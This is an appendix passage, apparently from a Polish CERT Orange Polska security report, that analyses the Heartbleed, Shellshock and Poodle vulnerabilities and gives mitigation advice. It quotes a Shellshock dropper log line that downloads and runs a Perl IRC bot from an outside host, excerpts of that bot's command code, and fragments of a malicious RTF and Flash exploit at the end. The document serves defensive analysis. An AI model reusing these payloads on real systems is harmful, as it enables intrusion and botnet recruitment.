Wprowadzenie mechanizmu Heartbeat miało na celu umożliwienie stronom sesji SSL sprawdzenie, czy druga strona wciąż poprawnie odbiera i nadaje wiadomości, oraz odświeżenie wpisów dotyczących stanu połączenia w tabelach NAT[16]. W tym celu wysyła żądanie Heartbeat, w którym zawarta jest pewna liczba bajtów danych. Węzeł po drugiej stronie powinien odebrać dane i odesłać je w identycznej postaci do nadawcy. Luka bezpieczeństwa występuje przy przetwarzaniu opisanego poniżej złośliwego żądania.

Żądanie oraz odpowiedź powinny zostać zawarte w ramce o następującej strukturze:

```
struct {
 HeartbeatMessageType type;
 uint16 payload_length;
 opaque payload[HeartbeatMessage.payload_
length];
 opaque padding[padding_length];
} HeartbeatMessage;
```


W powyższej strukturze pole „type” ma długość 1 bajta i może mieć wartość heartbeat_request (0x01) lub heartbeat_response (0x02), pole payload_length ma długość 2 bajtów, pole payload powinno mieć zadeklarowaną w payload_length długość, a pole padding ma długość wyznaczaną w trakcie budowania ramki.
Bardzo ważną częścią struktury jest pole payload_length, które z założenia powinno zawierać liczbę bajtów danych wysłanych w żądaniu. Jednak w podatnej wersji OpenSSL wartość ta nie jest w żaden sposób weryfikowana, tj. odbiorca wierzy, że pakiet rzeczywiście zawiera zadeklarowaną liczbę bajtów. Tymczasem atakujący może w żądaniu zawrzeć na przykład jeden bajt danych, deklarując maksymalną możliwą długość tego pola, czyli 65535 bajtów. W trakcie przetwarzania atakowana strona konstruuje pakiet, do którego kopiuje 65535 bajtów, które znajdują się daleko poza buforem zawierającym oryginalny jeden bajt. W ten sposób atakujący może uzyskać dostęp do nieprzeznaczonych dla niego informacji, a często wśród nich – klucza prywatnego.

Przykładowy zapis transmisji z przeprowadzonego ataku przedstawiono na poprzedniej stronie.

>> Rysunek 49.

Pierwszy wiersz z wartościami heksadecymalnymi (podświetlony na czerwono) to pakiet wysłany przez atakującego. Części pakietu zaznaczone na zielono to części struktury SSL3_RECORD, która opakowuje ramki Heartbeat i zawiera informacje o typie ramki (0x18 – heartbeat) wersji protokołu (0x03, 0x1), długości opakowanych danych (0x0003). Natomiast na żółto zaznaczone zostały części wiadomości Heartbeat – typ wiadomości (0x1 – żądanie) oraz deklarowana długość (0x4000 – 16384 bajty).
Drugi wiersz (podświetlony na niebiesko) to pakiet zawierający odpowiedź ofiary – czyli 16384 bajty danych, które wyciekły.

CERT Orange Polska radzi:
Administratorzy serwerów, wykorzystujący oprogramowanie OpenSSL, powinni zweryfikować, czy korzystają z aktualnej niepodatnej wersji (wersje gałęzi 1.0.0, 0.9.8 lub od wersji 1.0.1g wzwyż w gałęzi 1.0.1). Jeśli przeprowadzenie aktualizacji nie jest możliwe, należy zastosować oprogramowanie typu IDS lub WAF, które odpowiednio skonfigurowane skutecznie blokują próby wykorzystania luki Heartbleed.
Jako reakcja na podatności w oprogramowaniu OpenSSL powstały ich tzw. forki, czyli oddzielne projekty kontynuujące rozwój projektów oryginalnych od pewnego momentu, lecz ze zmienionymi założeniami lub podejściem. Wśród nich najważniejsze to LibreSSL rozwijany przez deweloperów systemu OpenBSD (którzy krytycznie odnieśli się do projektu OpenSSL) oraz BoringSSL rozwijany przez Google, które zapowiedziało współpracę w tym zakresie z deweloperami pozostałych projektów.



Rysunek 49.
Zapis transmisji przeprowadzonego ataku

[16] Technologia podwyższonej ochrony wprowadzona w Windows Vista/Windows 7, w założeniu ograniczająca dostęp aplikacji momentu autoryzacji przez administratora

11.5 Załącznik 5. Analiza podatności Shellshock

Podatność Shellshock została upubliczniona 24 września 2014 roku i jest już dość dokładnie opisana. Pokrótce można podsumować ją w następujący sposób: część programu bash, czyli popularnej powłoki systemów operacyjnych, przeprowadza wykonanie treści, która powinna zostać zinterpretowana jako dane. Opisywana luka pozwala na przekazanie do programu takiej treści za pośrednictwem zmiennych środowiskowych.

Czynnikiem, który decyduje o tym, że Shellshock jest jedną z najbardziej niebezpiecznych luk zaobserwowanych od lat, jest fakt, iż podatna powłoka jest bardzo popularna. Powłoka bash jest ulubioną powłoką wielu administratorów systemowych i bardzo często zostaje wybrana jako domyślna powłoka dystrybucji systemów klasy Linux/Unix. Jej popularność znacznie przewyższa alternatywne programy: dash, zsh etc. Dodatkowo, wiele programów wchodzi w interakcję z systemem operacyjnym właśnie za pośrednictwem domyślnej powłoki przy wykorzystaniu wywołania „system”, np.:

- moduły obsługujące skrypty CGI w serwerach WWW,
- interfejsy WWW wielu platform technologicznych i urządzeń,
- popularne programy do przesyłania plików i uzyskiwania zdalnego dostępu do powłoki.

Wśród programów korzystających z systemowej powłoki, więc zagrożonych atakiem wykorzystującym omawianą podatność, znajdowały się się m.in.:

- moduł do serwera Apache - mod_cgi,
- aplikacja cPanel,
- produkty firmy F5, m.in. BIG-IP,
- dhcpcd,
- SSH,
- Postfix,
- Pure-FTPd,
- OpenVPN.

Obecnie do luki Shellshock i luk z nią powiązanych (np. opartych na podobnym błędzie lub powstałych w wyniku błędu w poprawce) przypisano następujące identyfikatory podatności w bazie CVE:

CVE-2014-6271
CVE-2014-7169
CVE-2014-7186
CVE-2014-7187
CVE-2014-6278
CVE-2014-6277

Już pod koniec września udostępniono patche łatające podatne wersje bash. Ich zastosowanie chroni przed atakami na wszystkie programy korzystające z tej powłoki.

W celu sprawdzenia, które programy korzystają z powłoki bash, najlepiej przejrzeć pliki wykonywalne w poszukiwaniu tych, które importują wywołanie „system”. Tablicę funkcji importowanych przez programy w formacie ELF można uzyskać, korzystając z narzędzi objdump lub readelf, np.:

```
locations="/bin /sbin"
for loc in locations; do find $loc -type
f -executable; done | while read ff;
do echo $loc$ff; objdump -T $loc$ff |
grep system; done
```

W celu sprawdzenia, czy używana wersja powłoki bash jest podatna, można posłużyć się poniższym skryptem:

```
env X='() { :; }; echo „Bash zawiera
lukę CVE-2014-6271”' bash -c id
```

Rysunek 50.
Kod odpowiedzialny za przyłączenie do kanału C&C

Jeśli po wywołaniu skryptu wyświetla się treść „Bash zawiera lukę CVE-2014-6271”, to znaczy, że w użyciu jest podatna wersja programu i należy ją aktualizować.
Część internautów zapewne pamięta epidemie robaków: Sasser, wykorzystującego lukę CVE-2003-0533, odpowiedzialnego za straty oszacowane na 18 miliardów dolarów, oraz Blaster (CVE-2003-0352, 320 mln dol.). Echa tych epidemii można obserwować do dzisiaj pomimo wytężonych wysiłków mających na celu zniwelowanie ich skutków (np. blokowania na poziomie ISP portów, na których działają podatne usługi). W opinii ekspertów CERT Orange Polska istnieje duże ryzyko, że Shellshock doprowadzi do podobnej epidemii wśród systemów działających pod kontrolą systemów Linux i Unix.

Luka Shellshock ma cechy czyniące ją idealnym mechanizmem dostarczania odpowiedników takich robaków do systemów korzystających z bash. Najważniejsze z nich to:

- zdalne wykonanie i blind injection
  Robak, który skanuje sieć internet w poszukiwaniu podatnych usług, potrzebuje bardzo niewiele czasu i zasobów, by zainfekować kolejną maszynę. Po nawiązaniu sesji w warstwie transportowej po prostu wysyła na oślep szkodliwy ładunek (exploit) i natychmiast przechodzi do infekowania kolejnej maszyny. Wysłany ładunek, jeśli trafi na podatną aplikację, uzyskuje bezpośredni dostęp do powłoki zainfekowanego systemu. Jest to bardzo duży stosunek destrukcyjnego potencjału (potencjału propagacji) do jego kosztu.
- łatwość wykorzystania podatności
  Funkcjonalny exploit[17] można napisać w dwóch, trzech linijkach języka bash. Nie trzeba omijać zabezpieczeń stosu, radzić sobie z nowoczesnymi zabezpieczeniami przed exploitami ani z eskalacją uprawnień. Nawet średnio doświadczony programista może skutecznie uderzyć w samo serce systemu teleinformatycznego.
- duża liczba usług korzystających z podatnej aplikacji
  Trudno precyzyjnie oszacować liczbę aplikacji stosujących wywołanie „system”, które mogą korzystać z podatnej wersji bash, ale wiadomo, że jest ich dużo i że są różnorodne. Zwiększa to diametralnie liczbę możliwych do wykorzystania wektorów ataku. Może to być zarówno złośliwe żądanie HTTP wykonane z drugiego końca świata, jak i złośliwe odpowiedzi serwera DHCP umieszczonego w sieci lokalnej bądź też ostatnio zaobserwowane próby ataków poprzez SMTP. Ponadto niektóre z tych usług są niemożliwe do blokowania lub filtrowania z uwagi na duży wolumen prawidłowego ruchu na odpowiadających im portach.

Zespół CERT Orange Polska zaobserwował również kilka działających dropperów[18] wykorzystywanych m.in. do tworzenia botnetu przeznaczonego do wykonywania ataków DDoS. Poniżej przedstawiono jeden z nich:
„GET /cgi-bin/hi HTTP/1.0” 404 402 „-” „() { :;}; /bin/bash -c \”cd /tmp;wget http://xxx.xxx.193.10/ji;curl -O „/tmp/ji http://xxx.xxx.193.10/ji ; perl /tmp/ji;rm -rf /tmp/ji\”

Exploit przedstawiony na poprzedniej stronie ma za zadanie zainstalować w zaatakowanym systemie inny złośliwy program (w tym przypadku IRC-bot napisany w języku Perl). Jego kod jest relatywnie zrozumiały, napisany w języku zbliżonym do ludzkiego i nie istnieje potrzeba przeprowadzania zaawansowanej inżynierii wstecznej. Bot po uruchomieniu stara się podłączyć do kanału C&C (serwera IRC), a następnie czeka na rozkazy i je wykonuje.

>> Rysunek 50.

Wśród obsługiwanych przez bota rozkazów znajdują się:

- portscan – skanowanie wybranego komputera w celu odkrycia niektórych popularnych usług (telnet, SSH, FTP, WWW etc.),
- tcpflood – przeprowadzenie ataku DDOS na wybrany cel za pośrednictwem protokołu TCP,
- google – skanowanie w poszukiwaniu podatnych aplikacji WWW oraz infekowanie ich,
- httpflood – przeprowadzenie ataku DDOS na warstwę aplikacji na wybrany cel za pośrednictwem protokołu HTTP,
- udpflood – przeprowadzenie ataku DDOS na wybrany cel za pośrednictwem protokołu UDP.


>> Rysunek 511.

Rysunek 51.
Kod obsługujący rozkazy


[17] Program wykorzystujący błąd występujący w oprogramowaniu, prowadzący do przejęcia kontroli nad działaniem procesu i wykonaniem odpowiednio spreparowanego kodu
[18] Program instalujący złośliwy kod na komputerze ofiary

```
    msg( $1 , $2 );
  }
  if ($case =~ /^flood\s+(\d+)\s+(\S+) (.*)/) {
    for (my $cf = 1; $cf <= $1; $cf++) {
      msg("$2", "$3");
    }
  }
  if ($case =~ /^ctcp\s+(\S+) (.*)/) {
    ctcp("$1", "$2");
  }
  if ($case =~ /^ctcpflood\s+(\d+)\s+(\S+) (.*)/) {
    for (my $cf = 1; $cf <= $1; $cf++) {
      ctcp("$2", "$3");
    }
  }
  if ($case =~ /^nick (.*)/) {
    nick("$1");
  }
  if ($case =~ /^connect\s+(\S+)\s+(\S+)/) {
    conectar("$1", "$1", 6667);
  }
  if ($case =~ /^raw (.*)/) {
    sendraw("$1");
  }
  if ($case =~ /^eval (.*)/) {
    eval "$1";
```

Rysunek 52.
Kod obsługujący rozkazy
– ciąg dalszy



Wykres 22.
Wykres złośliwych żądań
w podziale na dni



Wykres 23.
Najpopularniejsze żądania

Bot obsługuje również polecenia wykorzystywane na serwerach IRC takich jak: connect, join, part, op, msg. Dodatkowo za pomocą polecenia „eval" pozwala na wykonanie dowolnej przesłanej przez botmastera komendy.

>> Rysunek 52.

W wybranych segmentach sieci Orange zaobserwowaliśmy próby wykorzystania luki shellshock kierowane na porty serwerów WWW. Na Wykresie 22. przedstawiono zestawienia zaobserwowanych żądań w poszczególnych miesiącach na próbce z ostatniego kwartału 2014 roku.

>> Wykres 22.

Żądania zawierały głównie odwołania do zasobów stanowiących skrypty cgi, ale można zaobserwować również próby przełamania zabezpieczeń mechanizmów Server Side Include (dynamicznie generujący strony WWW mechanizm skryptowy).

>> Wykres 23.

Wśród źródeł żądań prym wiodą systemy znajdujące się na terenie USA. Nie oznacza to, że atakujący prowadzą swoje operacje z tego rejonu. Możliwe, że tak duży odsetek żądań jest wynikiem dużej liczby zainfekowanych systemów podejmujących automatycznie próby ataku.

>> Wykres 24.


CERT Orange Polska radzi:

Nawet tak dojrzałe i rozpowszechnione oprogramowanie jak powłoka bash może zawierać krytyczne podatności. Dlatego oprócz wydajnego zarządzania zagrożeniami i korzystania jedynie z aktualnych wersji oprogramowania należy pamiętać o strategii zabezpieczania infrastruktury zawierającej elementy wielowarstwowej obrony, a także minimalizacji powierzchni ataku.

- Nie należy udostępniać usług, które nie są wymagane do działania infrastruktury.
- Należy wprowadzać segmenty o zróżnicowanym poziomie ryzyka, które są od siebie odseparowane i uniemożliwiają lub utrudniają eskalowanie złośliwego oprogramowania na inne systemy (np. segment DMZ).
- Prowadzić kontrolę i działania mające na celu minimalizację powierzchni ataku, na przykład wyłączając lub odcinając dostęp do niepotrzebnych usług.


Najważniejszą rzeczą, którą powinni wykonać administratorzy systemów Linux, Unix, MacOS X oraz innych korzystających z programu bash, jest upewnienie się, że zainstalowana została najnowsza dostępna odporna wersja programu, a jeśli tak nie jest – niezwłoczne wykonanie aktualizacji.
Jeśli wykonanie aktualizacji jest niemożliwe lub utrudnione, należy zastosować tymczasowe środki zapobiegawcze, takie jak ograniczenie dostępu do usług lub filtrowanie treści z wykorzystaniem sygnatur. Przykładowe metody wprowadzenia środków zapobiegawczych:

1. Filtrowanie żądań przy wykorzystaniu systemu WAF lub przekierowanie ich na podstawie reguł zdefiniowanych w pliku .htaccess.
2. Dopasowanie wzorców i blokowanie za pomocą firewalla żądań, które świadczą o próbie wykorzystania podatności.




Wykres 24:
Żądania wysyłane z krajów
na podstawie adresów IP
– udział procentowy

Rysunek 53.
Tux jawny



Rysunek 54.
Tux zaszyfrowany ECB



Rysunek 55.
Tux zaszyfrowany CBC

11.6 Załącznik 6. Analiza podatności Poodle

Secure Socket Layer (SSL) to stworzony przez Netscape w 1994 roku protokół zabezpieczania transmisji sieciowych. Jego pierwsze wersje zawierały wiele słabości i luk bezpieczeństwa, dlatego dość szybko dokonano przeglądu protokołu, by w 1996 roku opublikować go w wersji 3.0. Od tego czasu SSL wyewoluował w kolejne wersje protokołu TLS, jednak wiele programów i urządzeń w sieci internet nadal ich nie obsługuje, stąd w nowych protokołach istnieją mechanizmy zapewniające wsteczną kompatybilność.

14 października 2014 roku członkowie zespołu Google Security Team opublikowali informacje o odkrytej w protokole SSLv3 luce „Poodle". Luka dotyczy nie konkretnej implementacji SSL, ale całego protokołu. Z tego powodu wszystkie wspierające go implementacje są podatne na ataki. W wyniku ataku na omawianą lukę możliwe jest odzyskanie części tekstu jawnego transmisji.
Przygotowanie do wykorzystania luki polega na przejęciu przez atakującego i takim zmodyfikowaniu transmisji sieciowej, żeby zmusić strony transmisji do wybrania konkretnej wersji protokołu podatnej na atak (tzw. downgrade dance). Dzieje się to na etapie uzgadniania wspólnego zestawu szyfrującego, jeszcze przed zestawieniem bezpiecznego połączenia.

Do przeprowadzenia demonstracyjnego ataku wykorzystano następujące cechy protokołu SSL:

- Większość algorytmów szyfrujących używanych przez SSL to algorytmy blokowe, działające w trybie wiązania bloków (ang. Cipher-Block Chaining, CBC). Tryb ten powinien zwiększać bezpieczeństwo algorytmu dzięki kryptograficznemu powiązaniu wszystkich bloków szyfrogramu. W innym przypadku (gdyby algorytm działał w trybie Electronic Code Book, ECB), takim samym blokom tekstu jawnego zawsze odpowiadałyby takie same bloki szyfrogramu. Aby temu zapobiec, algorytm szyfrujący przy tworzeniu szyfrogramu poddaje kolejne bloki tekstu jawnego działaniu operacji XOR przy użyciu poprzedniego szyfrogramu. Dzięki temu dwóm identycznym blokom tekstu jawnego w pojedynczej transmisji odpowiadają dwa różne bloki tekstu szyfrowanego.

Aby wyobrazić sobie, w jaki sposób wiązanie bloków (CBC) wpływa na bezpieczeństwo komunikacji, można się oprzeć na ilustracjach przedstawiających maskotkę systemu Linux, sympatycznego pingwina Tuxa, w trzech postaciach: jawnej, zaszyfrowanej w trybie EBC i w trybie CBC (obrazki pochodzą z Wikipedia.com).


>> Rysunki 53-55.

- Algorytmy w podatnych zestawach wyznaczają wartość tzw. funkcji MAC (ang. Message Authentication Code) jedynie na części tekstu jawnego, zupełnie ignorując tzw. uzupełnienie, czyli dołączane na końcu tekstu jawnego nieznaczące dane mające za zadanie zaokrąglić jego długość do wielokrotności szerokości bloku. Długość uzupełnienia pomniejszona o 1 jest zapisywana jako jego ostatni bajt.


Treść komunikacji || wartość MAC || uzupełnienie

- Strona komunikacji SSL przyjmie szyfrogram, w którym zmodyfikowana jest ostatnia część zawierająca uzupełnienie, pod warunkiem że po odszyfrowaniu ostatni jego bajt będzie miał poprawną wartość.
- Przyjęto założenie, że atakujący może kontrolować część zawartości tekstu jawnego.

W kryptologii atak taki nosi nazwę ataku z wybranym tekstem jawnym.



Wykres 25.
Szyfrowanie CBC



Wykres 26.
Deszyfrowanie CBC

Szczegóły ataku

Aby zrozumieć dokładnie, w jaki sposób przeprowadzany jest atak, należy prześledzić dokładnie, jak wygląda proces szyfrowania i deszyfrowania.

Przyjmijmy, że protokół posługuje się blokami o długości 8 bajtów. By zaszyfrować wybrane dane, strona nadająca wyznacza wartość funkcji MAC na danych poddawanych szyfrowaniu, dołącza ją na końcu i dodaje uzupełnienie – w ten sposób powstaje tekst jawny. Następnie tekst jawny dzielony jest na bloki o równej długości. Pierwszy blok jest poddawany działaniu operacji XOR z tzw. wektorem inicjującym, a następnie szyfrowany ustalonym kluczem. Wynik o długości 8 bajtów to pierwszy blok szyfrogramu. Drugi blok tekstu jawnego jest poddawany działaniu operacji XOR z otrzymanym w poprzednim kroku pierwszym blokiem szyfrogramu, a następnie szyfrowany ustalonym kluczem, i tak aż do ostatniego bloku.

>> Wykres 25.

Aby odszyfrować dane, strona odbierająca używa funkcji deszyfrującej z ustalonym kluczem na pierwszym 8-bajtowym bloku, a następnie poddaje XOR otrzymaną wartość z wektorem inicjalizującym. Później odszyfrowuje kolejny 8-bajtowy blok tekstu jawnego i poddaje XOR z poprzednim blokiem szyfrogramu. Czynności te są powtarzane na kolejnych blokach szyfrogramu – aż do ostatniego. Uzupełnienie jest odrzucane, a wartość MAC jest porównywana z pozostałą częścią tekstu jawnego. Ten krok okazał się kluczowy dla przeprowadzania ataku.

>> Wykres 26.

Uzupełnienie jest bowiem odrzucane niezależnie od jego zawartości. Jeśli mamy wpływ na zawartość tekstu jawnego, możemy doprowadzić do sytuacji, w której cały ostatni blok będzie uzupełnieniem, czyli – w naszym przykładzie – będzie wypełniony siedmioma bajtami oraz ósmym bajtem o wartości 7. Tak więc czynnikiem, który zdecyduje, czy strona odbierająca (w atakach tego typu nazywana również wyrocznią) na pytanie, czy tekst jawny jest poprawny, udzieli odpowiedzi twierdzącej, będzie to, czy ostatni bajt ostatniego bloku tekstu jawnego ma wartość 7. Jeśli wartość ta jest inna, położenie wartości MAC zostanie odczytane błędnie, a co za tym idzie, tekst zostanie odrzucony z powodu niezgodności MAC. Po przechwyceniu transmisji zamiast ostatniego bloku autorzy ataku wstawiają inny, wybrany przez siebie blok szyfrogramu. W tej sytuacji strona odbierająca odszyfruje podsunięty blok szyfrogramu i podda operacji XOR z poprzednim blokiem. W wyniku tego powstanie wartość, która zostanie zinterpretowana jako uzupełnienie. Jej ostatni bajt będzie zawierał długość uzupełnienia i jednocześnie zdecyduje o wartości sumy MAC.

Jeśli w naszym przykładzie ostatni bajt będzie miał wartość 7, suma MAC będzie poprawna i tekst zostanie przyjęty przez stronę odbierającą. W tym przypadku będziemy mogli stwierdzić, że ostatni bajt tekstu jawnego odpowiadającego wybranemu blokowi szyfrogramu „XORowany” z ostatnim bajtem poprzedniego bloku szyfru (znanym) daje wynik 7. Wystarczy znowu „XORować” ją z 7, aby poznać wartość ostatniego bajtu tekstu jawnego wybranego bloku. Jeśli strona odbierająca odrzuci tekst, atakujący może zmienić ostatni bajt poprzedniego bloku i wysłać szyfrogram jeszcze raz.

Prawdopodobieństwo, że atakowany bajt tekstu jawnego ma wartość 7, jest równe 1/256, co oznacza, że średnio raz na 128 prób bajt zostanie zaakceptowany.

Następnie, mając kontrolę nad częścią tekstu jawnego (np. ścieżki żądania), możemy manipulować długością tego fragmentu. Pozycja atakowanego fragmentu (np. ciasteczka) będzie się zmieniała tak, by jego kolejne bajty stawały się ostatnimi bajtami któregoś bloku tekstu jawnego. Ciasteczko o długości 10 bajtów można będzie wtedy odzyskać średnio po 1280 zapytaniach.

CERT Orange Polska radzi:

Przeprowadzenie opisywanego ataku można uniemożliwić, jeżeli wyłączy się wsparcie dla protokołu SSLv3 (np. dla przeglądarki internet Explorer można to zrobić w „Panelu Sterowania”, wybierając „Opcje internetowe”, a następnie w zakładce „Zaawansowane” odznaczyć „Użyj SSL 3.0”). Jeśli z jakiegoś powodu nie da się tego zrobić, liczbę możliwych do przeprowadzenia na podstawie Poodle ataków uda się ograniczyć, wyłączywszy w przeglądarce obsługę JavaScript. Dla administratorów, których serwery wspierają SSLv3, najlepszym wyjściem jest wyłączenie lub zablokowanie tego protokołu.

```
min9}rn9}overridetable{\listoverride\listid1094795585\listoverridecount25
\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolev
\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolevel}{\lfolev
fc0\levelnfcn249\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
e1\levelspace22873\levelindent23130}}
fc0\levelnfcn249\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
e1\levelspace22873\levelindent23130}}
fc0\levelnfcn232\leveljc0\leveljcn0\levelfollow39\levelstartat31611\level
e1\levelspace22873\levelindent23130{\leveltext\'ff\u-48831 ?\u-48831 ?\u-
6548 ?\u-55463 ?\u-20414 ?\u-55464 ?\u-16918 ?\u-55455 ?\u-60984 ?\u-5546
 ?\u-65520 ?\u-53248 ?\u-65536 ?\u-65472 ?\u-65536 ?\u-61440 ?\u-65536 ?\
u-48831 ?\u-48831 ?\u-48831 ?\u-48831 ?\u-48831 ?\u-48831 ?\u-48831 ?\u-1
9152 ?\u-5372 ?\u-55460 ?\u-48831 ?\u-48831 ?\u-48831 ?\u-48831 ?\u-48831
 ?\u-53135 ?\u-35189 ?\u-29940 ?\u-62346 ?\u-29779 ?\u-29904 ?\u-59274 ?\
-50061 ?\u-35701 ?\u-34786 ?\u-8703 ?\u-29866 ?\u-57226 ?\u-8703 ?\u-1403
 ?\u-16120 ?\u-63538 ?\u-10751 ?\u-5312 ?\u-50703 ?\u-65419 ?\u-35490 ?\u
58278 ?\u-1279 ?\u-64373 ?\u-65141 ?\u-30216 ?\u-65467 ?\u-31906 ?\u-6431
7 ?\u-32573 ?\u-6088 ?\u-61580 ?\u-51072 ?\u-35607 ?\u-32758 ?\u-13256 ?\
u-63372 ?\u-119 ?\u-30379 ?\u-29211 ?\u-64192 ?\u-7937 ?\u-65345 ?\u-6552
5 ?\u-47161 ?\u-33528 ?\u-23056 ?\u-14438 ?\u-62393 ?\u-43949 ?\u-44977 ?
 ?\u-40889 ?\u-43440 ?\u-63605 ?\u-24856 ?\u-1 ?\u-31745 ?\u-8 ?\u-5004 ?
\u-34817 ?\u-29920 ?\u-64441 ?\u-32535 ?\u-1 ?\u-31745 ?\u-65288 ?\u-1268
```

Rysunek 56.
Zawartość złośliwego pliku RTF

```
var _loc12_:uint = 1094795585;
_loc1_ = 0;
this.m_rawLen = _loc6_;
this.m_mySo = SharedObject.getLocal("mySo32");
var _loc13_:Boolean = this.DetmineCookie();
while(_loc1_ < this.m_suf)
{
   this.s[_loc1_] = new Vector.<uint>(_loc6_);
   if(this.m_iver == "8")
   {
      return;
   }
   if(this.m_iver == "9")
   {
      this.s[_loc1_][0] = 0;
